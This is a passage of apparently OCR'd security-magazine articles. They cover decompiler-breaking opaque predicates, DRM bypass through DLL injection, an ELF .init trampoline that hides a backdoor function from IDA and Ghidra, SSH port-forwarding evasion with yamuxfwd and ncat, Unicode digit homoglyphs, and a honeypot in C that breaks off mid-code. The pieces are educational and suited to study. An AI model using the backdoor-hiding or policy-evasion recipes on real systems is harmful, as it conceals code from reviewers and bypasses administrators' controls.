However, the semi-naive algorithm can be easily exploited by some actors whose goal is to break the decompilation. The trick is to make the decompiler believe that it is using a very large area of the stack, when in fact that area is only the result of the decompiler's overapproximation. The overapproximation comes from considering each branch as alive (i.e., the program could jump at runtime even to the one considered dead). While in reality, experience says that someone may create potential dead branches that will not be executed at run time, and thus the context created does not take consideration of that branch.

To successfully inject an impossible index for the stack variables:

1. create a dead execution branch that will never be executed at runtime (e.g., via conditions that we know are *a priori*, always true or always false via *opaque predicates*).
2. mention access to a local variable placed in a very high or very low value of the stack base pointer in the branch never executed.

Note that this also works for values that go above the base of the stack pointer, i.e., the arguments (much also depends on how the stack is constructed, whether upward or downward). In addition to destroying local variables recognition, it is possible to cause the decompiler to make very different assumptions about how arguments are passed at runtime, making it almost impossible to recognize the usual call conventions.

```
#define huge_sp_predicate_for_local_variables \
__asm__ ("push rax \n"\          // mem[sp] = rax
         "xor eax, eax \n"\      // eax = eax ^ eax
         "jz live_branch\n"\     // is eax == 0?
         "and ecx, [rbp - 123456] \n" // huge value
         "live_branch: \n"\      // always true branch
         "pop rax\n");         // rax = mem[sp]

#define huge_sp_predicate_for_arguments \
__asm__ ("push rbx \n"\             // mem[sp] = rax
         "xor ebx, ebx \n"\         // eax = eax ^ eax
         "jz live_branch_2\n"\      // is eax == 0?
         "and ecx, [rbp + 123456] \n" // huge value
         "live_branch_2: \n"\       // always true branch
         "pop rbx\n");            // rax = mem[sp]

// where needed
huge_sp_predicate_for_local_variables;
huge_sp_predicate_for_arguments;
```

If you recognized the dead branch, fixing it is very simple for an analyst in IDA: you can click the portion of the assembly code that you think is dead and with right-click use the `Undefine` option. Another alternative is to manually edit the stack via the `Edit function` option, or change the heuristic for finding the local variables.

Figure 1: The final result

If you are looking for a good way to dumbly destroy the inference of the IDA decompiler, perhaps forcing people to look directly at the assembly code and not start with the decompiler, you could use this technique. This transformation has been used a lot in obfuscating binaries such as Apple Fairplay, where the combination of local variables allocated to very large stack offsets and arguments partly destroyed static analysis. As an exercise left for the reader, someone might want to understand if this can be applied also to SP-based heuristic.

Examining USB Copy Protection

A while ago, a friend of mine asked me whether it is possible to prevent people from copying the files on a USB thumb drive. Specifically, the files are PDFs and are his intellectual work. He wishes that people could read them, but could not copy them to another location, e.g., the hard drive of a computer.

In other words, he wants a DRM solution. Intuitively, his goal is hard to achieve, since being able to view the files means the PDF reader can access the content of the file, and there is no easy way to prevent it from writing it elsewhere. Encrypting the files is not enough, since the files still have to be decrypted before the PDF reader can process them.

1 How does it work?

I purchased one of the USB copy protection solutions and the product looks like a regular thumb-drive (and it is!). I inserted it into my computer and found an application on it. I launched it and it asked me to configure an admin password and a guest password. Then it presented an explorer-like GUI that allows me to add files into it. The idea is that I use the admin password to add files into it, ship the drive to the user, who uses the guest password to view the files.

I added a "test.pdf" into the root directory of the drive. Files added into the drive are invisible in the Windows explorer, and can only be accessed using the application that comes with the drive. When the file is double-clicked, a PDF reader is launched and it opens the file. It is not the PDF reader on my computer – the PDF reader comes with the drive. And it is rigged, so that the "Save As" option (among others) is missing from the menu. There is also no way to open the PDF using an external reader that I can control.

I played around for a while and I did not see a trivial way to defeat it. I then checked the command line arguments of the PDF reader, and I see it reads a file "Z:\test.pdf". I suspect the "Z:\" drive is emulated by the application, and whenever someone tries to access a file in it, the application kicks in and provides the appropriate content. Something like this can be implemented via minifilter [1] drive, though I do not know if it is the case for this particular product.

2 Let us break it!

The first thing I tried is – can I access the file using its path directly? I tried to copy it in PowerShell, or open it with a normal PDF reader on my computer. Both failed. I got access denied on it.

[1] https://learn.microsoft.com/en-us/windows-hardware/drivers/ifs/about-file-system-filter-drivers

So far it holds the line. I reviewed all the info I had and listed a few options to try. I can reverse engineer the application and figure out how it works. This is definitely going to work, but it can be very time-consuming. I can also hook the kernel32!ReadFile API and dump the content as they are read. But if the PDF reader does not read all of the file at once, my dump would be incomplete.

The core problem is that the PDF reader is reading the file just fine, but I cannot read it using another tool. What could be making the difference? I made some educated guesses and figured it is likely that the application is enforcing some access controls on it. Maybe it checks whether the process that tries to read the file is a subprocess of itself, or it validates the path of the requesting process, etc. There are plenty of ways to do it.

Soon, I had an Eureka moment – regardless of the actual access control policy, we know the PDF reader is allowed to read the file. If we inject our code into it, then it is very likely it just works. I quickly wrote some simple code to read the file and write it to a different location.

I compiled it into a DLL and injected it into the PDF reader process with Cheat Engine. And it works – the file is successfully copied to the hard drive!

3 Remarks

Now that we have broken the myth of the USB copy protection – let us think from the other side and see whether the protection can be improved. Though I do not know how it works exactly, let us just assume it uses the above mentioned access control policy and validate the file access requests. First of all, it can harden the PDF reader to make DLL injection harder, or, when a DLL injection is detected, reject the access.

Going deeper, the core issue is the file gets decrypted too early. There is a clear boundary of encrypted and decrypted file at the process level. In other words, the manager application decrypts the file, and the PDF reader reads the original unencrypted file. This boundary is so vulnerable and easily exploited. If it can move the decryption logic into the PDF reader, and decrypt the file on the fly right before it gets parsed, then my method will fail (it can only read the encrypted file).

That said, these would not be easy to implement. Not only it starts getting closer to an anti-cheat/DRM solution, it also means doing extensive modifications to the PDF reader, which makes the entire solution significantly more complex.

In the end, I presented my research to my friend and explained that while the copy protection can be circumvented, it is still an option because the attack is beyond an average user. I also suggested a different solution based on watermarking, i.e., adding invisible watermarks on the PDFs (e.g., on the images), and each copy has a different watermark which can be used to identify the leaker in the case of a leak. Still, it would not be perfect – as is always the case with DRM.

Lying with ELF Sections

A big thanks to bluec0re without whom this project would not have been possible.
Create the following C-code:

```
#include <stdio.h>
__attribute__((section (".s2")))
int function2(void) {
    puts("Function 2");
}
__attribute__((section (".s1")))
int function1(void) {
    puts("Function 1");
}
int main() {
    function1();
}
```

And compile it like this:

```
gcc -o example1.pre example1.c
S1=$(objdump -j .s1 -h example1.pre | \
    awk '/.s1/ { print "0x" x $4 }')
objcopy --change-section-vma .s2=$S1 \
    example1.pre example1
```

Running this program prints "Function 1". However, if you open this in IDA Pro[1], it will show the following:

```
int main() {
    function2();
}
```

Clicking the function call still shows the correct function, so this isn't a big deal, but it tells us something about how IDA is operating. Both Binary Ninja[2] and Ghidra[3] get it right.

Abusing .init

The above example suggests that some tools might overrely on sections to inform them. However, the disassembly and decompilation of the code remains correct. Can we still use this to do something tricky? Apart from things like code and data, ELF binaries have various other sections of interest. The ".init" section contains code that is executed before main by the "__libc_start_main" function. Let's get tricky. Create the following C-code:

```
#include <stdio.h>
int main() {
    puts("Hello World!");
    return 0;
}
void backdoor() {
    puts("Backdoor!");
}
```

[1]IDA version 8.4.240527
[2]Binary Ninja version 4.2.6016-dev
[3]Ghidra version 11.1.2

And compile it like this:

```
# Omit .eh_frame to fool Ghidra
gcc -fno-asynchronous-unwind-tables \
    -o ex2.pre example2.c
# Store the orginal .init to use as decoy
objcopy --dump-section .init=i1.bin ex2.pre
# Create backdoor trampoline
ADDR1=$(nm ex2.pre | grep '\bbackdoor\b' | \
    awk '{print "0x" x $1}')
ADDR2=$(objdump -j .init -h ex2.pre | \
    awk '/\.init/ { print "0x" x $4 }')
JUMP=$(printf "%#x" $(($ADDR1-$ADDR2)))
cat > init_redirect.asm <<EOF
BITS 64
call \$+$JUMP
ret
EOF
nasm -fbin -oi2.bin init_redirect.asm
# Insert the trampoline and decoy
objcopy --update-section .init=i2.bin \
    --rename-section .init=.xinit \
    --add-section=.init=i1.bin \
    --set-section-flags .init=alloc,code \
    --change-section-vma .init=$ADDR2 \
    ex2.pre example2
strip -s example2 -o example2.strip
```

Running example2 outputs "Backdoor!" and "Hello World!". Opening this in IDA Pro shows a normal looking "_init_proc" function and even if we manually check the backdoor function no cross-references to it are found. With some code changes, we might even be able to prevent the IDA sweeper from finding the function at all. This now also fools Ghidra which shows you a completely normal "_DT_INIT". In fact, Ghidra does not even identify the backdoor function as code at all. Depending on how you interpret it, even objdump output can be misleading here since it shows disassembly of both the original ".init" and the detour at the same virtual address. Binary Ninja still shows correct output.

Analysis

Why does this work? We just said that the ".init" section is special. If we rename it to something else, then it should no longer be executed. It turns out that this is an outdated description of the situation. Reading the glibc source code reveals this comment:

> Note: The init and fini parameters are no longer used ... For dynamically linked executables, the dynamic segment is used to locate constructors and destructors ...

Indeed, in the segment containing the ".dynamic" section, we find a table where one of the entries is the pair (DT_INIT,0x1000) and this is the virtual address of the init function. This is what the decompilers should use to determine where the init function is, not section names.

Project Ironfist, a game mod for Heroes of Might and Magic II, created with Revitalize. www.ironfi.st

Revitalizing Binaries

So you have an old program and you want it to have some new features, but you don't have the source code. What can you do?

This article is a crash course on ***binary modification***, the techniques used by hackers, game modders, and retro software enthusiasts to change software they don't control. I'll explain the main ways people do it. But also I've worked on a rare approach to binary modification that I call ***Revitalize***. I don't think it's that hard, but I've found almost no instances of anyone doing similar. Yet I think it has the best ROI for a lot of use-cases. I explain it here for the first time.

How to modify binaries?

There are three main ways to modify a program without its source. The simplest is binary patching, where you just open the program in a hex editor. For example, changing `0x0F84` to `0x0F85` swaps two if-branches. Done in the right place, it can let you run a program that checks for a physical CD on a laptop without a CD drive. Or if you find the table that says how many hit points each unit has, you can just change it. But you can't make the program bigger, so you can't really add new features – unless you find some unused bytes in the binary (a ***code cave***).

The second is to ***DLL Injection:*** loading code alongside the existing process that tweaks it somehow. Commonly, the new code will ***hot-patch*** some function by overwriting it in memory to jump to some new code, placed in freshly allocated memory. This is enough to add major new features, and is done by everything from Cheat Engine to the Magisk and Cydia engines used to "tweak" jailbroken mobile devices.

The third is to decompile and ***recompile*** the entire program. But this is really hard. Decompilers today are imperfect, and doing this requires manually changing the entire program to get it to re-compile. Lots of room to add bugs.

Revitalize!

The ***Revitalize*** approach offers most of the advantages of full recompilation but for a fraction of the effort. The big idea: keep most of the code the same, but replace just a few definitions with decompiled versions.

The first step is to "unlink" a program by turning it into a disassembly where all function and global variable addresses are replaced by names. IDA can basically do this, except that it uses its own dialect of assembly that needs patching to be reassembled. But the magic comes from making the assembly look like this:


```
IFDEF IMPORT_?SomeFunc@@namemangling
?SomeFunc@@namemangling PROTO SYSCALL
ELSE
?SomeFunc@@namemangling proc near SYSCALL
<function definition>
END
```

That's Microsoft Macro Assembly for "if a flag is set, declare `SomeFunc` as defined elsewhere, else define it here." What does this let you do? Well, in a related file, you write `IMPORT_?SomeFunc@@namemangling=1`. Then you write a new `SomeFunc` in C/C++. And suddenly all the old code uses your new `SomeFunc` instead of the existing one. You can also have it generate a copy of the original `SomeFunc`, so that your new `SomeFunc` can just wrap the old behavior.

The first thing this lets you do is modify existing functions in the same way as DLL injection, except that, after generating the specially-formatted disassembly, it's mostly like normal programming in a normal IDE. But the really cool thing is this also works for static data structures. Say your game has an array defining the stats and assets of all the 70 unit types in the game, and you want to add a new unit. If you had the original code, you would just edit the array and add a new entry. Binary patching and DLL injection can't do this. But with Revitalize, one simply types `IMPORT_?globalUnitsArray@@namemangling=1`, and then you can copy the decompiled array into a C++ file, and modify it as easily as if you had the original code.

And that's basically it! You pretty much just need a copy of IDA and a script to output a disassembly in this special format, which you can find at https://tinyurl.com/binaryrevitalize. There are a few extra steps that won't fit here, but I'll happily coach anyone interested in trying this.

Project website: www.ironfi.st
Project Github: https://github.com/jkoppel/project-ironfist/
LinkedIn: https://www.linkedin.com/in/james-koppel-ph-d-0527b654/
Blog: pathsensitive.com
X/Twitter: @jimmykoppel



X/Twitter: @_aaliquid
ArtStation: https://artstation.com/aliquid
aliquid

Circumventing Disabled SSH Port-Forwarding with a Multiplexer

We've *all* been there. You're preparing to SSH to that obscure production server to debug some issue, ready to port-forward the misbehaving service. Then you are greeted by the following message:

```
% ssh server -D 1337
$ channel 3: open failed: administratively prohibited:
open failed
```

Basically you understand that the server's sshd is configured to deny port forwards by disabling `GatewayPorts`,`AllowTcpForwarding` in sshd_config(5). Say we can't modify sshd_config, can we find another way to tunnel to that service?

SSH Internals Primer


After completing authentication, ssh(1) proceeds with opening 'channels' to the requested SSH subsystems on the remote server. A channel in this context is a bidirectional stream. Under the hood, ssh(1) multiplexes multiple channels over the same, single TCP connection that was established during the authentication phase.

Channels have an associated type, which indicates to the server what destination subsystem should consume the channel traffic. Command execution, X11 forwards, and port forwards all have associated channel types. **sshd_config port forwarding enforcement only runs for channels of the port-forward type.**

Finding a Workaround

Let's analyze what happens when we execute a single remote command: `echo foo | ssh myserver -- cat`

```
% echo foo | ssh server -- cat
foo
```



It appears to be possible for two remote programs to interact with each other via standard streams, piped through SSH. Assuming we are able to upload new programs to the server, we can probably tunnel any type of conversation we want between the two remote programs. What about tunneling a second multiplexer?

yamuxfwd


Yamux is a simple multiplexing protocol, that like SSH's channels multiplexer, is able to transfer multiple bidirectional streams over a single IO channel. Unlike SSH, yamux can be packaged as a standalone program, which allows using it in versatile situations, say through an SSH command channel...

Introducing yamuxfwd: a simple yamux CLI utility I cobbled up in 20 minutes with ChatGPT. yamuxfwd has two modes of operation:

- Listen mode - execute a child process, establish yamux multiplexing with the child process over stdin/stdout. Listen for TCP connections, open a new yamux channel for incoming TCP connections and pipe traffic between the channel and the TCP connection
- Connect mode - to be eventually launched by the listen mode's child process. Establish the other end of yamux over stdin/stdout, wait for new yamux channels, dial TCP connection to a destination server passed via CLI args, pipe traffic between the channel and its designated outgoing TCP conn.

Here's how to use yamuxfwd to construct a simple port-forward pipeline: Run both ends of yamuxfwd (listen/connect) through SSH. As new connections arrive at the local listener, new yamux channels are opened over the same command IO channel:

```
% yamuxfwd -l 8080 -- ssh server -- yamuxfwd -c localh
ost:8080 &
```



Throwing an HTTP proxy server into the mix (here I used ncat(1)), we are able to construct a command pipeline that eventually interfaces the remote ncat proxy server as a port listening on the client's localhost, usable by a local browser: (works like ssh -D)

```
% ssh server -- ncat -klp 1342 --proxy-type http &
% yamuxfwd -l 1342 -- ssh server -- yamuxfwd -c localh
ost:1342 &
```

And there you have it: a functional HTTP proxy over SSH's command channel, that runs without triggering sshd's port-forwarding enforcement.

Alternatively

For SSH, you could get away with creating the sneaky tunnel without using yamux at all. All you need to do is to reuse the already-existing SSH channel multiplexer. Instead of establishing a yamux convo over a single command channel, use the SSH control socket feature to create new command channels as needed, cheaply. Here are the commands:

```
% ssh -M -S /tmp/ssh-%r@%h:%p -fN server &
% ssh -S /tmp/ssh-%r@%h:%p server -- ncat -l 127.0.0.1
 -p 1342 --proxy-type http &
% ncat -klp 1342 -c 'ssh -S /tmp/ssh-%r@%h:%p server -
- ncat 127.0.0.1 1342' &
% curl -x http://localhost:1342 https://web-service
```

Sponsorship Advertisement

Digits of Unicode

When thinking about string-to-integer conversion, we (especially in the "western" world) usually think only about "ASCII" digits – you know, the *normal* ones, in the range of 0x30 to 0x39. However, ASCII is a thing of the past – Unicode (thankfully) is widely supported, and its support has also reached the aforementioned str-to-int conversion.


What's important to know is that Unicode actually defines A LOT of different groups of digits, and that number keeps growing (in the last 13 years around 26 groups have been added; i.e. from 42 groups in 2011 we arrived at 68 groups in 2024). Furthermore, some standard str-to-int functions in certain programming languages actually support more digit groups than just the classic ASCII ones.

For example:

- Python's `int()` supports 68 different digit groups.
- Java's `Integer.parseInt()` supports 38 different digit groups.
- On the flip side e.g. JavaScript supports only the standard "ASCII" group. Might be different for e.g. Node.js though.

In general, support varies between both languages (i.e. their standard libraries), frameworks, other libraries, and so on.

Furthermore, since some digits in certain groups look somewhat similar to other digits in other groups (especially in the "ASCII" group), one has to be aware of the homoglyph attack (see example on the right).



Note: Everything above is the same font, just different Unicode characters.

Homoglyph attack example

(i.e. what happens if you display what you received before doing the conversion).

```
{ "offer_value": "\u0b68\u0b68\u0b68" }
```


```
int("999") » 222
```

Further reading

https://www.fileformat.info/info/unicode/category/Nd/list.htm
https://gynvael.coldwind.pl/?id=419
https://en.wikipedia.org/wiki/Numerals_in_Unicode
https://www.unicode.org/versions/Unicode16.0.0/core-spec/chapter-4/#G124206

EasyHoneypot

Santiago Garcia-Jimenez
https://github.com/4nimanegra/EasyHoneyPot

The code implements a simple user and password-logging honeypot, designed to detect lateral movements in cyberattacks. It handles authentication for FTP, SSH, Telnet, and SMTP services, displaying credentials, timestamps, and IP addresses on the screen.

```
#include <libssh/libssh.h>
#include <libssh/server.h>
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
#include <sys/time.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <pthread.h>
#include <openssl/pem.h>
#include <signal.h>
struct sockaddr_in myip;
char *base64decode (const void *b64, int b64len){
 BIO *b64_bio, *mem_bio;int index = 0;
 char *clean = calloc(b64len,sizeof(char));
 b64_bio = BIO_new(BIO_f_base64());
 mem_bio = BIO_new(BIO_s_mem());BIO_write(mem_bio, b64, b64len);
 BIO_push(b64_bio, mem_bio);
 BIO_set_flags(b64_bio, BIO_FLAGS_BASE64_NO_NL);
 while ( 0 < BIO_read(b64_bio, clean+index, 1) ){index=index+1;}
 BIO_free_all(b64_bio); return clean;}
static int auth_password(const char *user, const char *password){
 return 0;}
char *getClientIp(ssh_session session) {
 struct sockaddr_storage tmp; struct sockaddr_in *sock;
 unsigned int len = 100;
 char *ip = (char *)malloc(100*sizeof(char));ip[0]='\0';
 getpeername(ssh_get_fd(session), (struct sockaddr*)&tmp, &len);
 sock = (struct sockaddr_in *)&tmp;
 inet_ntop(AF_INET, &sock->sin_addr, ip, len);return ip;}
int sshHoney(){
 ssh_session session;ssh_bind sshbind;ssh_message message;
 ssh_channel chan=0; char buf[2048]; int auth=0, sftp=0, i,r;
 struct timeval mytime;
 while(1==1){ sshbind=ssh_bind_new(); session=ssh_new();
  ssh_bind_options_set(sshbind, SSH_BIND_OPTIONS_BINDPORT_STR,
   "2200");
  ssh_bind_options_set(sshbind, SSH_BIND_OPTIONS_RSAKEY,
   "./ssh_host_rsa_key");
  gettimeofday(&mytime, NULL);
  if(ssh_bind_listen(sshbind)<0){return -1;
  }else{r=ssh_bind_accept(sshbind,session);
   if(r!=SSH_ERROR){if(!ssh_handle_key_exchange(session)) {
    auth=0;
    while(!auth){message=ssh_message_get(session);
    if(!message)break;
    if(ssh_message_type(message)==SSH_REQUEST_AUTH){
     if(ssh_message_subtype(message)==SSH_AUTH_METHOD_PASSWORD){
      printf("%d:%s:SSH:%s:%s\n",mytime.tv_sec,
       getClientIp(session),ssh_message_auth_user(message),
       ssh_message_auth_password(message));fflush(stdout);
      ssh_message_auth_set_methods(message,
       SSH_AUTH_METHOD_PASSWORD);}}
   ssh_message_reply_default(message);ssh_message_free(message);
   }}}ssh_disconnect(session);ssh_bind_free(sshbind);
  ssh_finalize();}return 0;}
int telnetHoney(){
 int telnetSocket,clientLen=0, clientSocket;
 struct sockaddr_in ip;struct sockaddr_in ipclient;
 char data[100];memset(data,0,100*sizeof(char));char user[100];
 memset(user,0,100*sizeof(char));char pass[100];
 memset(pass,0,100*sizeof(char));struct timeval mytime;
 bzero((char *) &ip, sizeof(ip));
 ip.sin_family = AF_INET;ip.sin_addr.s_addr = htonl(INADDR_ANY);
 ip.sin_port = htons(2300);clientLen=sizeof(ipclient);
 telnetSocket = socket(AF_INET,SOCK_STREAM,0);
 if(bind(telnetSocket, &ip , sizeof(ip))<0){return -1;}
 listen(telnetSocket , 20);clientSocket=0;
 while(1 == 1){if(clientSocket != 0){close(clientSocket);}
  clientSocket = accept(telnetSocket,&ipclient,&clientLen);
  gettimeofday(&mytime, NULL);write(clientSocket,"user: ",6);
  memset(data,0,100*sizeof(char));
  if(read(clientSocket,&data,99) < 1){continue;};
  data[99]='\0';sscanf(data,"%s",user);
  write(clientSocket,"password: ",10);
  memset(data,0,100*sizeof(char));
  if(read(clientSocket,&data,99) < 1){continue;};data[99]='\0';
  sscanf(data,"%s",pass);close(clientSocket);
  printf("%d:%s:TELNET:%s:%s\n",mytime.tv_sec,
   inet_ntoa(ipclient.sin_addr),user,pass);
  fflush(stdout);clientSocket=0;}}
int smtpHoney(){
 int smtpSocket, clientLen=0, clientSocket;struct sockaddr_in ip;
 struct sockaddr_in ipclient;char data[100];
 memset(data,0,100*sizeof(char));char user[100];
 memset(user,0,100*sizeof(char));char pass[100];
 memset(pass,0,100*sizeof(char));char *b64user,*b64pass;
 struct timeval mytime;bzero((char *) &ip, sizeof(ip));
 ip.sin_family = AF_INET;ip.sin_addr.s_addr = htonl(INADDR_ANY);
 ip.sin_port = htons(2500);clientLen=sizeof(ipclient);
 smtpSocket = socket(AF_INET,SOCK_STREAM,0);
 if(bind(smtpSocket, &ip , sizeof(ip))<0){return -1;}
 listen(smtpSocket , 20);clientSocket=0;
 while(1 == 1){if(clientSocket != 0){close(clientSocket);}
  clientSocket = accept(smtpSocket,&ipclient,&clientLen);
  gettimeofday(&mytime, NULL);write(clientSocket,
   "220 smtp.ezequiel.ca ESMTP server\r\n",35);
  memset(data,0,100*sizeof(char));
  if(read(clientSocket,&data,99)<1){continue;}; data[99]='\0';
  if(strlen(data)>7){sscanf(&data[5],"%s",user);}else{
